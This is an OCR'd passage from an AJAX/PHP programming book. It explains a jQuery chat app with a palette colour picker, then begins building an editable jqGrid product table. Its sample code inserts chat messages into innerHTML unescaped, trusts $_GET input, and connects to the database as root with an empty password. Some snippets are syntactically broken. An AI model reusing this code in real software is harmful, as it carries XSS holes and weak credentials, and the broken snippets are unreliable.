


Figure 8-7: Screenshot of `index.html`

15. Copy `palette.png` from the code download to your `ajax/chat` folder.
16. Create a file named `color.php` and add the following code to it. This is actually the only step left to make the color picker work as expected.

```
<?php
  // the name of the image file
  $imgfile='palette.png';
  // load the image file
  $img=imagecreatefrompng($imgfile);
  // obtain the coordinates of the point clicked by the user
```

```
    $offsetx=$_GET['offsetx'];
    $offsety=$_GET['offsety'];
    // get the clicked color
    $rgb = ImageColorAt($img, $offsetx, $offsety);
    $r = ($rgb >> 16) & 0xFF;
    $g = ($rgb >> 8) & 0xFF;
    $b = $rgb & 0xFF;
    // return the color code
    echo json_encode(array("color" => sprintf('#%02s%02s%02s',
    dechex($r), dechex($g), dechex($b))));
?>
```

17. Make another test to ensure the color picker works and that your users can finally chat in color.

What just happened?

First, make sure the application works well. Load `http://localhost/ajax/chat/index.html` with a web browser, and you should get a page that looks like the one in Figure 8-1.

If you analyze the code for a bit, the details will become clear. Everything starts with `index.html`. The only part that is really interesting in `index.html` is a scrolling region implemented in DHTML. (A little piece of information regarding scrolling can be found at `http://www.dyn-web.com/code/scroll/`.)

The scrolling area allows our users to scroll up and down the history of the chat and ensures that any new messages that might flow out of the area are still viewed. In our example, the `scroll` `<div>` element and its inner layers do the trick. The `scroll` element is the outermost layer; it has a fixed `width` and `height`; and its most useful property, `overflow`, determines how any content that falls (or overflows) outside of its boundaries is displayed. Generally, the content of a block box is confined to the content edges of the box. In CSS, the `overflow` property has four possible values that specify what should happen when an element overflows its area: visible, hidden, scroll, and auto. (For more details, please see the specification of overflow, at `http://www.w3.org/TR/REC-CSS2/visufx.html`.)

As you can see, the HTML file is very clean. It contains only the declarations of the HTML elements that make up the user interface. There are no event handlers and there is no JavaScript code inside the HTML file—we have a clean separation between the user interface and the programming.

In our client-side JavaScript code, in the `chat.js` file, the action starts with the `ready` event, which is defined in jQuery (reference: `http://docs.jQuery.com/Events/ready`) as a replacement for `window.onload`. In other words, your `ready()` function, which you can see in the following code snippet, is called automatically after the HTML page has been loaded by the browser, and the page elements can be safely used and manipulated by your JavaScript code:

```
$(document).ready(function() {
}
```

Inside this function, we do several operations involving events related to the user interface. Let's analyze each step!

We want to be sure that a username always appears, that is, it should never be left empty. To do this, we can create a function that checks for this and bind it to the `blur` event of the textbox.

```
// function that ensures that the username is never empty and //if so
a random name is generated
    $('#userName').blur(
      function(e) {
          // ensures our user has a default random name when the form
loads
          if (this.value == "")
              this.value = "Guest" + Math.floor(Math.random() * 1000);
      }
    );
```

If the username is empty, we simply generate a random username suffixing `Guest` with a randomly generated number.

When the page first loads, no username has been set and we trigger the `blur` event on `userName`.

```
// populate the username field with
    // the default value
    $('#userName').triggerHandler('blur');
```

The `success()` function starts by checking if the JSON response contains an `errno` field, which would mean that an error has happened on the server side. If an error occurred the `displayPHPError()` function is called passing in the error in JSON format.

```
// function that displays a PHP error message
function displayPHPError(error)
{
  displayError ("Error number :" + error.errno + "\r\n" +
              "Text :"+ error.text + "\r\n" +
              "Location :" + error.location + "\r\n" +
              "Line :" + error.line + + "\r\n");
}
```

The `displayPHPError()` will retrieve the information from the error and call in turn the `displayError()` function. The `displayError()` function shows the error message or a generic alert depending on whether the debugging flag is set or not.

```
// function that displays an error message
function displayError(message) {
    // display error message, with more technical details if debugMode
is true
    alert("Error accessing the server! " +
                (debugMode ? message : ""));
}
```

Next, in our `ready` event, we set the default color for the sample text to black:

```
// set the default color to black
    $('#sampleText').css('color', 'black');
```

Moving on, we hook on to the `click` event of the **Send** button. The following code is very simple, as the entire logic behind sending a message is encapsulated in `sendMessage()`:

```
$('#send').click(
      function(e) {
          sendMessage();
      }
    );
```

Moreover, here we hook on to the `click` event of the **Delete all** button in a similar way as the **Send** button.

```
$('#delete').click(
      function(e) {
          deleteMessages();
      }
    );
```

For the `messageBox` textbox, where we input messages, we disable `autocomplete` and we capture the *Enter* key and invoke the logic for sending a message:

```
// set autocomplete off
    $('#messageBox').attr('autocomplete', 'off');

    // handle the enter key event
    $('#messageBox').keydown(
      function(e) {
          if (e.keyCode == 13) {
              sendMessage();
          }
      }
    );
```

Finally, when the page loads, we want to have the messages that have already been posted and we call `retrieveNewMessages()` function.

Now that we have seen what happens when the page loads, it's time to analyze the logic behind sending and receiving new messages.

Because everything starts when the page loads and the existing messages are retrieved, we will start with `retrieveNewMessages()` function. The function simply makes an AJAX request to the server indicating the retrieval of the latest messages.

```
function retrieveNewMessages() {
    $.ajax({
        url: chatURL,
        type: 'POST',
        data: $.param({
            mode: 'RetrieveNew',
            id: lastMessageID
        }),
        dataType: 'json',
        error: function(xhr, textStatus, errorThrown) {
            displayError(textStatus);
        },
        success: function(data, textStatus) {
```

```
            if(data.errno != null)
               displayPHPError(data);
             else
               readMessages(data);
             // restart sequence
             setTimeout("retrieveNewMessages();", updateInterval);
        }
    });
}
```

The request contains as parameters the mode indicating the retrieval of new messages and the ID of the last retrieved message:

```
data: $.param({
            mode: 'RetrieveNew',
            id: lastMessageID
        }),
```

On success, we simply read the retrieved messages and we schedule a new automatic retrieval after a specific period of time:

```
success: function(data, textStatus) {
            if(data.errno != null)
              displayPHPError(data);
            else
              readMessages(data);
            // restart sequence
            setTimeout("retrieveNewMessages();", updateInterval);
        }
```

Reading messages is the most complicated function as it involves several steps. It starts by checking whether the database has been cleared of messages and, if so, it empties the list of messages and resets the ID of the last retrieved message.

```
function readMessages(data, textStatus) {
    // retrieve the flag that says if the chat window has been cleared
or not
    clearChat = data.clear;
    // if the flag is set to true, we need to clear the chat window
    if (clearChat == 'true') {
        // clear chat window and reset the id
        $('#scroll')[0].innerHTML = "";
        lastMessageID = -1;
    }
```

Before retrieving the new messages, we need to check and see if the received messages have not been already processed. If not, we simply store the ID of the last received message in order to know what messages to ask for during the next requests:

```
if (data.messages.length > 0)
    {
      // check to see if the first message
      // has been already received and if so
      // ignore the rest of the messages
      if(lastMessageID > data.messages[0].id)
        return;
      // the ID of the last received message is stored locally
      lastMessageID = data.messages[data.messages.length - 1].id;
    }
```

If we have new messages from the server, we loop through the list of messages and perform the following tasks:

1. We build the HTML for the message.
2. We append the HTML of the new message to the current HTML list of messages.
3. We check whether the scroll bar is positioned to the bottom and, if so, we update it:

```
// display the messages retrieved from server
    $.each(data.messages, function(i, message) {
        // compose the HTML code that displays the message
        var htmlMessage = "";
        htmlMessage += "<div class=\"item\" style=\"color:" +
                       message.color + "\">";
        htmlMessage += "[" + message.time + "] " + message.name +
                        "said: <br/>";
        htmlMessage += message.message;
        htmlMessage += "</div>";
        // check if the scroll is down
        var isScrolledDown = ($('#scroll')[0].scrollHeight -
                              $('#scroll')[0].scrollTop <=
                              $('#scroll')[0].offsetHeight);
        // display the message
        $('#scroll')[0].innerHTML += htmlMessage;
        // scroll down the scrollbar
        $('#scroll')[0].scrollTop = isScrolledDown ?
          $('#scroll')[0].scrollHeight : $('#scroll')[0].
scrollTop;
    }
  );
```

The rest of the function follows almost the same pattern as the `retrieveNewMessages()` function.

The `sendMessage()` function starts by retrieving the current chosen username, color, and message. If they are not empty, an AJAX request is made for saving this new message. We also use this request for retrieving new messages.

```
function sendMessage() {
    var message = $.trim($('#messageBox').val());
    var color = $.trim($('#color').val());
    var username = $.trim($('#userName').val());
    // if we need to send and retrieve messages
    if (message != '' && color != '' & username != '') {
        var params = {
            mode: 'SendAndRetrieveNew',
            id: lastMessageID,
            color: color,
            name: username,
            message: message
        };
        $.ajax({
            url: chatURL,
            type: 'POST',
            data: $.param(params),
            dataType: 'json',
            error: function(xhr, textStatus, errorThrown) {
                displayError(textStatus);
            },
            success: function(data, textStatus) {
                if(data.errno != null)
                  displayPHPError(data);
                else
                  readMessages(data);
                // restart sequence
                setTimeout("retrieveNewMessages();", updateInterval);
            }
        });
    }
}
```

The `deleteMessages()` function is the simplest function as it simply involves asking the server to clear all the messages. As with the other request, if new messages are posted after the messages are deleted, we also retrieve them.

```
function deleteMessages() {
    $.ajax({
        url: chatURL,
        type: 'POST',
        success: function(data, textStatus) {
```

```
                if(data.errno != null)
                      displayPHPError(data);
                    else
                 readMessages(data);
                // restart sequence
                setTimeout("retrieveNewMessages();", updateInterval);
            },
            data: $.param({
                mode: 'DeleteAndRetrieveNew'
            }),
            dataType: 'json',
            error: function(xhr, textStatus, errorThrown) {
                displayError(textStatus);
            }
        });
    }
```

Let's move on to the server side of the application by first presenting the `chat.php` file. The server deals with clients' requests like this:

- Retrieves the client's parameters
- Identifies the operations that need to be performed
- Performs the necessary operations
- Sends the results back to the client

The request includes the `mode` parameter, which specifies one of the following operations to be performed by the server:

1. `SendAndRetrieveNew`: First the new messages are inserted in the database and then all new messages are retrieved and sent back to the client.
2. `DeleteAndRetrieveNew`: All messages are erased and the new messages that might exist are fetched and sent back to the client.
3. `RetrieveNew`: The new messages are fetched and sent back to the client.

The business logic behind `chat.php` lies in the `chat.class.php` script, which contains the `Chat` class.

The `deleteMessages()` method truncates the data table erasing all the information.

The `postMessage()` method inserts the new message into the database.

The `isDatabaseCleared()` method checks to see if all messages have been erased. Basically, by providing the ID of the last message retrieved from the server and by checking if it still exists, we can detect if all messages have been erased.

The `retrieveNewMessages()` method gets all new messages since the last message (identified by its `id`) retrieved from the server during the last request (if a last request exists; or all messages in other cases) and also checks to see if the database has been emptied by calling the `isDatabaseCleared()` method. This function composes the response for the client and sends it.

The `config.php` file contains the database configuration parameters and the `error_handler.php` file contains the module for handling errors.

How does the color picker work?

Here we use AJAX to call the PHP script that can tell us which text color was chosen by the user from the color palette. We use an image containing the entire spectrum of colors and allow the user choose any color for the text he or she writes. When the user clicks on the palette, the mouse coordinates are sent to the server, which obtains the color code, stores it in the user's DB entry, and sets the user's test to that color.

This part, which might seem pretty difficult, actually proves to be easy to implement. The relative position of the pixel in the palette is retrieved in the JavaScript code:

```
// handle the click event on the image
    $('#palette').click(
      function(e) {
          // http://docs.jQuery.com/Tutorials:Mouse_Position
          // retrieve the relative mouse position inside the image
          var x = e.pageX - $('#palette').position().left;
          var y = e.pageY - $('#palette').position().top;
        );
      }
    );
```

Inside the same handler, we make an AJAX request and retrieve the corresponding RGB color using the `color.php` server-side page that contains the necessary functionality:

```
// make the ajax request to get the RGB code
          $.ajax({
              url: 'color.php',
              success: function(data, textStatus) {
                 if(data.errno != null)
                    displayPHPError(data);
                 else
                 {
                   $('#color')[0].value = data.color;
                   $('#sampleText').css('color', data.color);
                 }
```

```
            },
            data: $.param({
                offsetx: x,
                offsety: y
            }),
            dataType: 'json',
            error: function(xhr, textStatus, errorThrown) {
                displayError(textStatus);
            }
        }
```

We have a palette image that contains the entire spectrum of visible colors. PHP has two functions that will help us in finding the RGB code of the chosen color: `imagecreatefrompng()` and `imagecolorat()`. These two functions allow us to obtain the RGB code of a pixel given the x and y position in the image.

```
$img=imagecreatefrompng($imgfile);
// obtain the coordinates of the point clicked by the user
$offsetx=$_GET['offsetx'];
$offsety=$_GET['offsety'];
// get the clicked color
$rgb = ImageColorAt($img, $offsetx, $offsety);
```

We mentioned above two PHP functions that we used to retrieve the RGB code of a pixel in an image. Let's see how they work:

- `imagecreatefrompng (string filename)` returns an image identifier representing the image in PNG format obtained from the given filename.
- `int imagecolorat (resource image, int x, int y)` returns the index of the color of the pixel at the specified location in the image specified by `image`. If PHP is compiled against GD library 2.0 or higher and the image is a true-color image, this function returns the RGB value of that pixel as an integer.

The first 8 bits of the result contain the blue code, the next 8 bits the green code, and the next 8 bits the red code. By using bit shifting and masking, we obtain the distinct red, green, and blue components as integer values. All that's left for us to do is to convert them to their hexadecimal value, to concatenate these values, and to send them to the client.

```
$r = ($rgb >> 16) & 0xFF;
$g = ($rgb >> 8) & 0xFF;
$b = $rgb & 0xFF;
// return the color code
echo json_encode(array("color" => sprintf('#%02s%02s%02s', dechex($r),
dechex($g), dechex($b))));
```

When the data is returned from the server, the `success` callback function defined in the original AJAX request is called:

```
success: function(data, textStatus) {
                  if(data.errno != null)
                     displayPHPError(data);
                   $('#color')[0].value = data.color;
                   $('#sampleText').css('color', data.color);
               },
```

The code is very simple and it simply involves setting up the sample text's color and storing the RGB color inside a hidden field. The sample text is useful for the user and the hidden field will be used for storing the message and its color, as we will see later.

Summary

At the beginning of the chapter, we saw why one can face problems when communicating with other people in a dynamic way over the Internet. We saw what the solutions for these problems are and how AJAX chat solutions can bring something new, useful, and ergonomic. After seeing some other AJAX chat implementations, we started building our own solution. Step by step, we have implemented our AJAX chat solution, keeping it simple, easily extensible, and modular.

After reading this chapter, you can try improving the solution, by adding new features such as:

- Chat rooms
- Simple command lines (joining/leaving a chat room, switching between chat rooms)
- Private messaging

9
AJAX Grid

One of the most common ways to render data is in the form of a data grid. Grids are used for a wide range of tasks from displaying address books to controlling inventories and logistics management. Because centralizing data in repositories has multiple advantages for organizations, it wasn't long before a large number of applications were being built to manage data through the Internet and intranet applications by using data grids. But compared to their desktop cousins, online applications using data grids were less than stellar—they felt cumbersome and time consuming, were not always the easiest things to implement (especially when you had to control varying access levels across multiple servers), and from a usability standpoint, time lags during page reloads, sorts, and edits made online data grids a bit of a pain to use, not to mention the resources that all of this consumed.

As you are a clever reader, you have undoubtedly surmised that you can use AJAX to update the grid content; we are about to show you how to do it! Your grids can update without refreshing the page, cache data for manipulation on the client (rather than asking the server to do it over and over again), and change their looks with just a few keystrokes! Gone forever are the blinking pages of partial data and sessions that time out just before you finish your edits. Enjoy!

In this chapter, we're going to use a jQuery data grid plugin named jqGrid. jqGrid is freely available for private and commercial use (although your support is appreciated) and can be found at: `http://www.trirand.com/blog/`. You may have guessed that we'll be using PHP on the server side but jqGrid can be used with any of the several server-side technologies. On the client side, the grid is implemented using JavaScript's jQuery library and JSON. The look and style of the data grid will be controlled via CSS using themes, which make changing the appearance of your grid easy and very fast. Let's start looking at the plugin and how easily your newly acquired AJAX skills enable you to quickly add functionality to any website.

Our finished grid will look like the one in Figure 9-1:




Figure 9-1: AJAX Grid using jQuery

Let's take a look at the code for the grid and get started building it.

Implementing the AJAX data grid

The files and folders for this project can be obtained directly from the code download for this chapter, or can be created by typing them in.

We encourage you to use the code download to save time and for accuracy. If you choose to do so, there are just a few steps you need to follow:

1. Copy the `grid` folder from the code download to your `ajax` folder.
2. Connect to your `ajax` database and execute the `product.sql` script.
3. Update `config.php` with the correct database username and password.
4. Load `http://localhost/ajax/grid` to verify the grid works fine—it should look just like Figure 9-1.

5. You can test the editing feature by clicking on a row, making changes, and hitting the *Enter* key. Figure 9-2 shows a row in editing mode:




Figure 9-2: Editing a row

Code overview

If you prefer to type the code yourself, you'll find a complete step-by-step exercise a bit later in this chapter. Before then, though, let's quickly review what our grid is made of. We'll review the code in greater detail at the end of this chapter.

The editable grid feature is made up of a few components:

- `product.sql` is the script that creates the grid database
- `config.php` and `error_handler.php` are our standard helper scripts
- `grid.php` and `grid.class.php` make up the server-side functionality

- `index.html` contains the client-side part of our project
- the `scripts` folder contains the jQuery scripts that we use in `index.html`




Figure 9-3: The components of the AJAX grid

The database

Our editable grid displays a fictional database with products. On the server side, we store the data in a table named `product`, which contains the following fields:

- `product_id`: A unique number automatically generated by auto-increment in the database and used as the Primary Key
- `name`: The actual name of the product
- `price`: The price of the product for sale
- `on_promotion`: A numeric field that we use to store `0/1` (or true/false) values. In the user interface, the value is expressed via a checkbox

The Primary Key is defined as the `product_id`, as this will be unique for each product it is a logical choice. This field cannot be empty and is set to auto-increment as entries are added to the database:

```
CREATE TABLE product
(
  product_id INT UNSIGNED NOT NULL AUTO_INCREMENT,
  name VARCHAR(50) NOT NULL DEFAULT '',
  price DECIMAL(10,2) NOT NULL DEFAULT '0.00',
  on_promotion TINYINT NOT NULL DEFAULT '0',
  PRIMARY KEY (product_id)
);
```

The other fields are rather self-explanatory—none of the fields may be left empty and each field, with the exception of `product_id`, has been assigned a default value. The `tinyint` field will be shown as a checkbox in our grid that the user can simply set on or off. The `on-promotion` field is set to `tinyint`, as it will only need to hold a true (`1`) or false (`0`) value.

Styles and colors

Leaving the database aside, it's useful to look at the more pertinent and immediate aspects of the application code so as to get a general overview of what's going on here.

We mentioned earlier that control of the look of the grid is accomplished through CSS. Looking at the `index.html` file's `head` region, we find the following code:

```
<link rel="stylesheet" type="text/css" href="scripts/themes/coffee/
grid.css" title="coffee" media="screen" />
<link rel="stylesheet" type="text/css" media="screen" href="themes/
jqModal.css" />
```

Several themes have been included in the `themes` folder; `coffee` is the theme being used in the code above. To change the look of the grid, you need only modify the theme name to another theme, `green`, for example, to modify the color theme for the entire grid. Creating a custom theme is possible by creating your own images for the grid (following the naming convention of images), collecting them in a folder under the themes folder, and changing this line to reflect your new theme name. There is one exception here though, and it affects which buttons will be used. The buttons' appearance is controlled by imgpath: '`scripts/themes/green/images`', found in `index.html`; you must alter this to reflect the path to the proper theme.

Changing the theme name in two different places is error prone and we should do this carefully. By using jQuery and a nifty trick, we will be able to define the theme as a simple variable. We will be able to dynamically load the CSS file based on the current theme and imgpath will also be composed dynamically.

The nifty trick involves dynamically creating the <link> tag inside head and setting the appropriate href attribute to the chosen theme.

Changing the current theme simply consists of changing the theme JavaScript variable.

`JqModal.css` controls the style of our pop-up or overlay window and is a part of the jqModal plugin. (Its functionality is controlled by the file `jqModal.js` found in the `scripts/js` folder.) You can find the plugin and its associated CSS file at: `http://dev.iceburg.net/jquery/jqModal/`.

In addition, in the head region of `index.html`, there are several `script src` declarations for the files used to build the grid (and `jqModal.js` for the overlay):

```
<script src="scripts/jquery-1.3.2.js"
        type="text/javascript"></script>
<script src="scripts/jquery.jqGrid.js"
        type="text/javascript"></script>
<script src="scripts/js/jqModal.js" type="text/javascript"></script>
<script src="scripts/js/jqDnR.js" type="text/javascript"></script>
```

There are a number of files that are used to make our grid function and we will talk about these scripts in more detail later.

Looking at the body of our index page, we find the declaration of the table that will house our grid and the code for getting the grid on the page and populated with our product data.

```
<script type="text/javascript">
  var lastSelectedId;
  var theme = "steel";

  $("head").append("<link>");
  css = $("head").children(":last");
  css.attr({
     rel:  "stylesheet",
     type: "text/css",
     href: "scripts/themes/"+theme+"/grid.css",
     title: theme,
     media: "screen"
  });

  $('#list').jqGrid({
       url:'grid.php',
    datatype: 'json',
    mtype: 'POST',
       colNames:['ID','Name', 'Price', 'Promotion'],
       colModel:[
         {name:'product_id',index:'product_id',
          width:55,editable:false},
         {name:'name',index:'name', width:100,editable:true,
          edittype:'text',editoptions:{size:30,maxlength:50}},
         {name:'price',index:'price', width:80, align:'right',
          formatter:'currency', editable:true},
         {name:'on_promotion',index:'on_promotion', width:80,
          formatter:'checkbox',editable:true, edittype:'checkbox'}
       ],
       rowNum:10,
       rowList:[5,10,20,30],
       imgpath: 'scripts/themes/'+theme+'/images',//alters buttons
       pager: $('#pager'),
       sortname: 'product_id',
      viewrecords: true,
      sortorder: "desc",
      caption:"JSON Example",
    width:600,
```

```
    height:250,
    onSelectRow: function(id){
      if(id && id!==lastSelectedId){
        $('#list').restoreRow(lastSelectedId);
        $('#list').editRow(id,true,null,onSaveSuccess);
        lastSelectedId=id;
      }
    },
    editurl:'grid.php?action=save'
  });
  function onSaveSuccess(xhr)
  {
    response = xhr.responseText;
    if(response == 1)
      return true;
    return false;
  }
</script>
```

The server side

The code at the server side is made up of `grid.php` and `grid.class.php`. The former is a simple script that receives `load` and `save` requests from the client. Its structure is something like the following:

```
<?php
... initialization

// load the grid
if($action == 'load')
{
  ... load the grid here
}
// save the grid data
elseif ($action == 'save')
{
  ... save the grid here
}
?>
```

The code that loads and saves the grid is located in `grid.class.php`, which contains the `Grid` class. The methods and fields of the `Grid` class, depicted in Figure 9-4, are quite self-explanatory.




Figure 9-4: Diagram of the Grid class

Creating the grid, step by step

If you prefer to write the code yourself, just follow these steps:

1. Before we do anything, we'll need some data to work with. Create your products table executing the following SQL code in phpMyAdmin. (For briefness, we included here only a few of the product entries that you can find in the downloadable version.)

```
USE ajax;
CREATE TABLE product
(
  product_id INT UNSIGNED NOT NULL AUTO_INCREMENT,
  name VARCHAR(50) NOT NULL DEFAULT '',
  price DECIMAL(10,2) NOT NULL DEFAULT '0.00',
  on_promotion TINYINT NOT NULL DEFAULT '0',
  PRIMARY KEY (product_id)
);
INSERT INTO product(name, price, on_promotion) VALUES('Santa
Costume', 14.99, 0);
INSERT INTO product(name, price, on_promotion) VALUES('Medieval
Lady', 49.99, 1);
INSERT INTO product(name, price, on_promotion) VALUES('Caveman',
12.99, 0);
INSERT INTO product(name, price, on_promotion) VALUES('Costume
Ghoul', 18.99, 0);
```

```
INSERT INTO product(name, price, on_promotion) VALUES('Ninja',
15.99, 0);
INSERT INTO product(name, price, on_promotion) VALUES('Monk',
13.99, 0);
INSERT INTO product(name, price, on_promotion) VALUES('Elvis Black
Costume', 35.99, 0);
INSERT INTO product(name, price, on_promotion) VALUES('Robin
Hood', 18.99, 0);
INSERT INTO product(name, price, on_promotion) VALUES('Pierot
Clown', 22.99, 1);
INSERT INTO product(name, price, on_promotion) VALUES('Austin
Powers', 49.99, 0);
INSERT INTO product(name, price, on_promotion) VALUES('Alien
Visitor', 35.99, 0);
INSERT INTO product(name, price, on_promotion) VALUES('Deadly
Phantom Costume', 18.99, 1);
INSERT INTO product(name, price, on_promotion) VALUES('Black
Screamer Cape and Mask', 30.99, 0);
```

2. Verify that your table has been correctly created:




Figure 9-5: The Product table in phpMyAdmin

3. Create a folder named `grid` in your `ajax` folder.
4. Copy the `scripts` folder from the code download to your `grid` folder.
5. Create a file named `config.php` in your grid folder with the following contents:

```
<?php
// defines database connection data
define('DB_HOST', 'localhost');
define('DB_USER', 'root');
define('DB_PASSWORD', '');
define('DB_DATABASE', 'ajax');
?>
```

